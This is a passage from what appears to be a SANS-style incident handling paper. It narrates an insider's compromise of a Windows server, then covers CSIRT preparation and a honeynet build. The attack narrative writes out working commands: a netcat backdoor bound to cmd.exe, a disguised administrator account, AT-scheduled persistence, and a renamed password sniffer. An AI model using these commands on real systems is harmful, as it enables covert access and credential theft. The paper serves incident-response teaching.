- p 1034	Listen on port 1034
-e cmd.exe	execute a command shell when connected to TCP 1034

[28] http://www.atstake.com/research/tools/network_utilities/nc11nt.txt.

Retain access:

He had access to the very first server he hacked. Thank goodness the administrators do not take patching seriously. All they do is patch external facing servers, believing that the threat level is greater from the outside. He had to make sure that he always had access. One access method was the netcat backdoor installed on TCP 1034. He wanted another access method, in case a suspicious administrator finds out that port and kills the service. The simplest method would be to add a user account with admin privileges.[29] [30]

```
net user ISQL-YO haxor /ADD
net localgroup Administrators ISQL-YO /ADD
```

Cool. The commands above added a user account called ISQL-YO with a password of haxor. The second command added this new account into the Administrators group. Simple. That was the plan. John hoped that the ISQL-YO account would be construed as a built-in default SQL server account by the Server Administrators. Being an admin himself, he knew that his fellow admins really do not check for user accounts added.

The final step to retain access was to ensure that navupdate.exe was loaded at boot, if this server was ever restarted. He knew of two methods, one would be to use the scheduler service and the second was to edit the registry and add navupdate to the Windows Registry Hive at "HKLM\Software\Microsoft\Windows\CurrentVersion\Run". He debated his command line registry editing skills and decided to go the Service scheduler route, using the AT command.

```
AT 23:59 c:\winnt\system32\navupdate –L –p 1034 –e cmd.exe
```

The AT command will execute navupdate.exe with the included switches at 11:59 PM, every day. This should ensure that backdoor access would be available. John was happy, everything worked well. A simple exploit under the radar of the IDS team, and now he could almost hear the cash register "ringing".

Sniffer:


John waited for three full days before logging in thru the netcat backdoor. He wanted to complete the final step, by installing a sniffer that would capture passwords that John could then use to connect to the client's intranet and

[29] http://support.microsoft.com/default.aspx?scid=kb;en-us;251394&sd=tech

[30] http://www.microsoft.com/windowsxp/home/using/productdoc/en/default.asp?url=/windowsxp/home/using/productdoc/en/net_localgroup.asp

then onto access the financial databases. Given human nature, users tend to use the same authentication credentials to access near all permissible resources. And that's exactly what John was hoping to exploit. He wanted a Windows sniffer. Windump [31]would have been excellent as it was a preferred packet capture utility. Unfortunately, windump requires a Packet Capture Library, WinPcap to be installed. And the server would need to be rebooted to complete the windump install. The server may have some form of monitoring and may alert the Operations team if rebooted.

BUTTsniff [32]is a good alternative, thought John. We would download and configure this tool, rename it as windump.exe and hopefully anybody looking at the server process table may believe that this is a legitimate packet capture dump. Working from C:\temp, we ran the tool, dumping interesting data to file called snortsigs_dmp. To identify the network device to listen, he used the –l option, to list devices. Once the device was identified, we could now write traffic.





```
c:\temp\windump –d 0 snortsigs_dmp p filter.txt
```

Exe/switch	Description
windump	The renamed BUTTsniff.exe
-d	Capture in dump mode
0	The device interface number, obtained with "buttsniff –l".
p	Dumps fully decoded packets with protocol information.

[31] http://windump.polito.it/
[32] http://packetstormsecurity.nl/sniffers/buttsniffer/

Filter.txt	A text file shown below that defines interesting traffic.



The filter.txt excludes all address apart from the 192.168.1.0/25 subnet. Traffic to TCP ports, 21, 23, 80,110,143 and 1433 will be captured. All other ports are ignored. The dump data would be written to snortsigs_dmp in c:\temp.

John now has the sniffer in place. He intends to wait awhile, maybe till the weekend and then move this file and the local password file to the test box for analysis. He would then have obtained his passwords and would proceed to stage 2, use the captured user credentials to gain access to the client's network and databases.

Preparation:

I help support a medium sized datacenter of a Fortune 100 organization, hosting production and development servers. The security policies and procedures that we adhere to are published at the corporate level, and compliance is mandatory and audited bi-annually. All audit findings are escalated at the business level, negatively impacting management goals. It has been made explicitly clear to the security team that compliance is very important.

The CIO's office owns the security process of this organization and the underlining theme is to be proactive. Security policies are updated annually and posted on the Intranet. These polices define acceptable use, workstation and server security specifications, proposed gateway enforcements, Anti Virus definition update frequency and checks, Host Intrusion installations, amongst other issues.

The best response to an incident is a measured, deliberated action and the prior establishment of relevant policies and procedures helps mitigate the adverse effects of malicious incidents. Anticipating and preparing for an incident is the most important and detailed of the Incident Handling phases. To proactively assess and minimize risk, require auditable adherence to defined policies and procedures, build response capabilities and tools would go a long way in securing this organization and some of these policy driven steps are listed below.

- A hardened network perimeter with approved ingress and egress filtering.
- Network security monitoring.
- Host servers built and hardened to published technical specifications.
- An approved patch management schedule, with timelines defined by the CIO's office, based on the severity of the published advisory.
- Registration of all corporate servers and automated monthly Vulnerability Assessment audits.
- Host Anti Virus implementation with daily definition updates
- An effective User management policy with strong passwords.

Network perimeter security:

All perimeter enforcement devices are managed by a group of network and security administrators. The filtering policy of these devices are annually reviewed by a team of security experts and certified for implementation. Clear text protocols are not permitted in zone accessible externally. The organization has moved from a broadcast network to switched infrastructure.

Network Security Monitoring:

Network Intrusion detection should be implemented with daily signature updates. Centralized logging is mandatory and the Intrusion Detection team is responsible for reviewing the logs and IDS alerts. Honeynets are implemented in regions with prior approval from the HQ CSIRT.

Hardened server builds:

Servers are built and hardened based on the guidelines in the technical section of the security policy, compiled using server/workstation hardening templates from the Center for Internet Security [33] and resources from the SANS Institute. [34] Acceptable Operating System versions with revision levels, removal of insecure protocols, effective user/password policies and proper usage of banners are implemented. An application developed in-house periodically queries the servers and updates a central database with policy violations. A violation report, requesting fixes would be mailed to the Administrator. Detailed auditing and logging of defined resources is enabled, with remote syslogging for all critical devices mandatory. Anti Virus detection is enabled on all Windows servers. UNIX servers are not currently monitored and plans are being made to include Anti Virus monitoring of UNIX servers by mid 2005.

Patch Management:

When a security advisory vulnerability is published, the CIO's office would publish this advisory with defined fix timelines. These timelines would be based on the severity of the vulnerability and the location of the vulnerable resource. For example, internet accessible servers would have the highest impact and hence fix times would be shorter. Fixes are tracked with problem management tickets and recorded, in the event of an audit. Teams are encouraged to actively test patches/fixes prior to deployment.

User Management:

User access is provided on a need basis and tied to an employee's HR records. Contractors would be provided access on documented requests from the project manager. Articles recommending choice of better passwords along with example are posted on the Intranet and password strength audits are periodically conducted.

Computer Security Incident Response Team (CSIRT):

The organization's Computer Security Incident Response Team (CSIRT) is globally dispersed, with the central team at Corporate Head Office, with regional teams assisting regional locations. All incident reports with defined severity are reported to the central team. In addition of having a centralized response to incidents that impact the organization as a whole, the regional teams could subscribe to the knowledge database hosted the central team for all previous incidents. The database is an in house customization of The Open Source Vulnerability Database, OVSDB [35] and provides the handler with detailed data, relating incidents to vulnerabilities.

CSIRT skills enhancement:

[33] http://www.cisecurity.org/
[34] http://www.sans.org/top20/
[35] http://www.osvdb.org/

All IR members are urged to pursue additional training and are approved for a SANS conference every year. Situational awareness is deemed important and subscription to various mailing lists, example BugTraq , the Full-disclosures list [36], SecurityFocus Incidents Mailing list archives [37] and frequent checks on the Incidents.org website [38]for recent malicious activity. The ability to read and write code does help in evaluating the severity of an Incident, particularly in buffer overflows [39] and reverse engineering of malware[40]. I strongly believe that all Incident handlers should have some programming skills.

Regional IR team organization:

The Datacenter Incident response team follows the Corporate Incident Response plan. This plan promotes preparing for an incident, identifying, containing and eradicating the incident, recovery and follow-up. On being notified of an incident, the Datacenter security team manager would assign a team of two handlers who would review and report back the significance of the incident. The report is to gather additional details on the incident, to assess the risk and recommend a response to contain the incident, if needed. This report is normally written in a prescribed format, and would help the regional IRT manager decide remediation and escalation paths. An incident handling identification form is listed in Appendix A. Notifying law enforcement or other Incident Response (IR) teams are left to the discretion of the HQ CSIRT managers. As this step would involve assessing business needs, working with Legal, Risk Management and other corporate departments, HQ is the best place to pursue actions of that nature.

This approach, I believe simplifies the regional IR teams. The Datacenter IR team has 3 handlers and is assisted by peers with different skill sets gathered from Operations, Network and System administration teams. The intent here is to prepare, identify and eradicate the incident and leave all non-technical aspects to the main HQ team. The one touchy issue of taking an infected server offline, deciding on an approach of "clean and clear" versus "watch and learn" is decided by the Regional IR manager in consultations with the business and system owners.

As it's imperative that I should be able to communicate with my peers and CSIRT HQ, I carry with me at all times a printed, frequently updated, contact listing. As policy, the single point of contact (POC) for our team is my Manager, and in his absence, we call designated regional zone leads at HQ. All mail communication is sent encrypted and we use cell ph ones for calls placed, irrespective of the nature of the incident. This eliminates any compromise in the PBX or mail systems.

[36] http://marc.theaimsgroup.com/?l=full-disclosure&r=1&w=2,
[37] http://marc.theaimsgroup.com/?l=incidents&r=1&w=2
[38] http://isc.incidents.org
[39] http://www.phrack.org/show.php?p=49&a=14
[40] http://www.zeltser.com/sans/gcih-practical/revmalw.html

We have a database that lists the gpg keys of contacts listed in the above list and monthly reminders are mailed out to this group to update the database for any private-public key changes. Privileged user accounts passwords of critical devices are stored encrypted in the same database and updated when changed. To account for any database outages, a copy is kept on a secure server on my home network. Secure update and distribution of passwords is my responsibility.


Evidence collection guidelines are documented in the handling procedures and, in part, attempt to follow the recommendations of RFC 3227, Evidence Collection and Archiving"[41].

A network schematic of the datacenter is as shown below detailing the Production/Development networks separated from the internal corporate networks by a CheckPoint Firewall running NG AI code. Intrusion Detection Systems are used on switch SPAN ports at the two choke points to alert on malicious activity. Access to and from the Internet is tightly controlled. Most servers in the datacenter contain client development and production content and are accessed by employees of those organizations. A virtual Private Network is established for defined services between the client's internal network and the client's servers in the datacenter, providing remote access.

Of particular interest here is the use of a Honeynet hidden amongst development servers, but separated from production servers. This separation is to reduce the risk of a blackhat "rooting" the honeypot and attacking production resources. Management has accepted the risk of installing a Honeynet and is primarily used as a monitoring mechanism. The Honeynet is a research Honeynet and its purpose is to detect insider attacks and malicious flows.

[41] http://www.faqs.org/rfcs/rfc3227.html

A network schematic of the Honeynet




A GenII Honeynet build:

A GenII Honeynet, a huge improvement over older GenI Honeynet, better data control and data capture management and includes key stroke logging on the honeypots. With tools that include Sebek [42] key stroke monitoring packets, stealthily forwarded to the Honeywall, the usage of snort-inline [43] for data control and snort [44] for date capture. The Honeywall is the gateway that implements data control, monitoring and data capture, as any data flows to the Honeypots are suspect.

[42] http://www.honeynet.org/tools/sebek/
[43] http://snort-inline.sourceforge.net/
[44] http://www.snort.org

Network schematic of the datacenter.



The Honeynet is a Hybrid virtual Honeynet using virtualization software, VMware[45] .The necessity of hybrid architecture is to minimize the risk even further. We could have chosen to deploy a single Virtual Honeynet with all components on a single machine. This would have been advantageous from a cost and mobility perspective. A disadvantage is that with a single machine, an experienced blackhat could take control of the Honeywall and circumvent the data control and capture mechanisms. The Virtual Honeynet could then be used to attack other valuable resources.

As the figure illustrates, the Honeywall is built on a separate system and has 3 interfaces, with eth2 as the Administrative interface, connected to the admin network, while eth0 and eth1 connect to the internal network and honeypot respectively. The Honeywall runs in bridging mode, mapping the networks of eth0 and eth1 on OSI layer 2 levels, transporting Ethernet frames between the two networks transparently. For the basics of bridging, refer this Cisco article[46]. OSI (Open Systems Interconnection) layer 3 devices would route traffic, decrementing the IP packet's TTL value, making it easier to locate the Honeywall gateway. In bridging mode, it's much harder to locate the gateway.

The honeypots are virtual machines on a separate system. If a blackhat were to take over a honeypot, the damage that he could cause is limited to the other honeypots. As his/her activities would still be controlled by the Honeywall, the production and development servers are protected. Any attacks against hardened servers, like the Honeywall or the logging server would give us a larger insight into the capabilities of this experienced blackhat, raising the bar above the frequent script kiddies.

To briefly describe the many components of the Honeynet, deployed here, we start with honeypots, moving to the Honeywall and then to the logging server. This section describes the preparatory steps we took to build and deploy this Honeynet, anticipating that the knowledge we derive from it would help us in detecting, analyzing and responding to malicious insider attacks.

We used a dual PIII-500 MHz CPU, Compaq DL380 server, with 1GB RAM and 2x9GB hard drives for our honeypots. We installed a base version of RedHat 9 as the Host Operating system and followed hardening guides [47] , freshened all rpms with the latest available revision level. We then audited the RH 9 server using the Center for Internet Security Linux benchmark tool. Installing the VMware workstation rpm was pretty straightforward[48].

---

[45] http://www.vmware.com/products/desktop/ws_features.html
[46] http://www.cisco.com/univercd/cc/td/doc/cisintwk/ito_doc/bridging.htm.
[47] http://www.linux-sec.net/Harden/harden.gwif.html
[48] http://www.honeynet.org/papers/vmware/

```
[root@org925 root]#rpm -ivh VMware-workstation-4.5.1-7568.i386.rpm
Preparing...                ########################################### [100%]
   1: VMwareWorkstation     ########################################### [100%]
```

Once installed, VMware would need to be activated and activation involves loading some drivers as kernel modules[49] and so we have:

```
root@org925 root]#vmware-config.pl
Making sure VMware Workstation's services are stopped.

Stopping VMware services:
   Virtual machine monitor                    [OK]

You must read and accept the End User License Agreement to continue.
```

Accept the EULA and answer "yes" to the "networking for Virtual machines" prompt. Follow the rest of the instructions to configure VMware and refer to the install notes for instructions[50].

Then VMware configuration tool creates three virtual NICs, vmnet1, vmnet0 and vmnet8. We ran **vmware-config.pl** to reconfigure VMware and removed vmnet8 (Network Address Translation) and vmnet0 (Host only networking).

To start VMware, run:

```
[root@org925 root]# vmware &
```

We had three honeypots active:

- RedHat 8.0 with kernel - 2.4.20-8.
- Windows Professional with SP 4
- OpenBSD 3.5


The honeypots were built to kind of mirror the production and development servers in the Datacenter. We wanted a realistic environment to assess and understand our risks and data flows. Given that near all our servers are built on similar platforms, it made practical sense to tune our defenses along those lines. The Honeywall is a stock RedHat 9.0 install and has limited services listening. The firewall, iptables-1.2.9 has been configured to permit only ssh, httpd and MySQL flows to the administrative interface, eth2. To "stealth" this network setup, we ran the

[49] http://www.vmware.com/support/reference/linux/prebuilt_modules_linux.html
[50] http://www.vmware.com/support/ws45/doc/install_linux_ws.html#1025586.

Honeywall in bridged mode and as mentioned the blackhat would not know that he/she was being controlled and monitored at the Honeywall. Now for iptables to support bridging, our kernel was patched with the bridge-utils rpm available at the Source Forge site[51]. Kernels 2.4.21 and later have inbuilt kernel support for iptables with bridging.

Now, our focus for this paper is the SSL PCT exploit and we shall list the software that was installed on the Windows honeypot. This honeypot was running Window 2000 Server with Service Pack 4. The latest security patch installed on this system was MS04-008, a Microsoft patch released in March, 2004. Intentionally, the Server Message Block (SMB) port on TCP 445 to this honeypot was denied by a VLAN Access Control list. We had no intention of getting infected by Sasser and related MS04-011 worm activity[52]. The Honeypot was a default install with no attempts made to harden services. Internet Information Server 5.0 was installed and the SSL related components was configured to get that service active[53].


The default install of a Win2k server has inadequate auditing enabled. We enabled detailed auditing, by Start → Control Panel → Administrative Tools → Local Security Policy → Local Policies → Audit Policy



Given that this honeypot would not generate normal logging traffic, auditing was turned on full. Some thought was given to the "Audit process tracking" option, as it has a potential of rapidly filling up the logs. Default location of the event logs are at c:\winnt\system32\Config\.


[51] http://bridge.sourceforge.net/download.html
[52] http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.e.worm.html
[53] http://support.microsoft.com/default.aspx?scid=kb;EN-US;290625

Remote syslogging was enabled, using a tool called evtsys (Event to Syslog) from Purdue University. [54] Copying the executable evtsys.exe to %systemroot%\system32, we activated the remote syslogger as shown. 192.168.3.10 is the IP address of the remote syslog server.



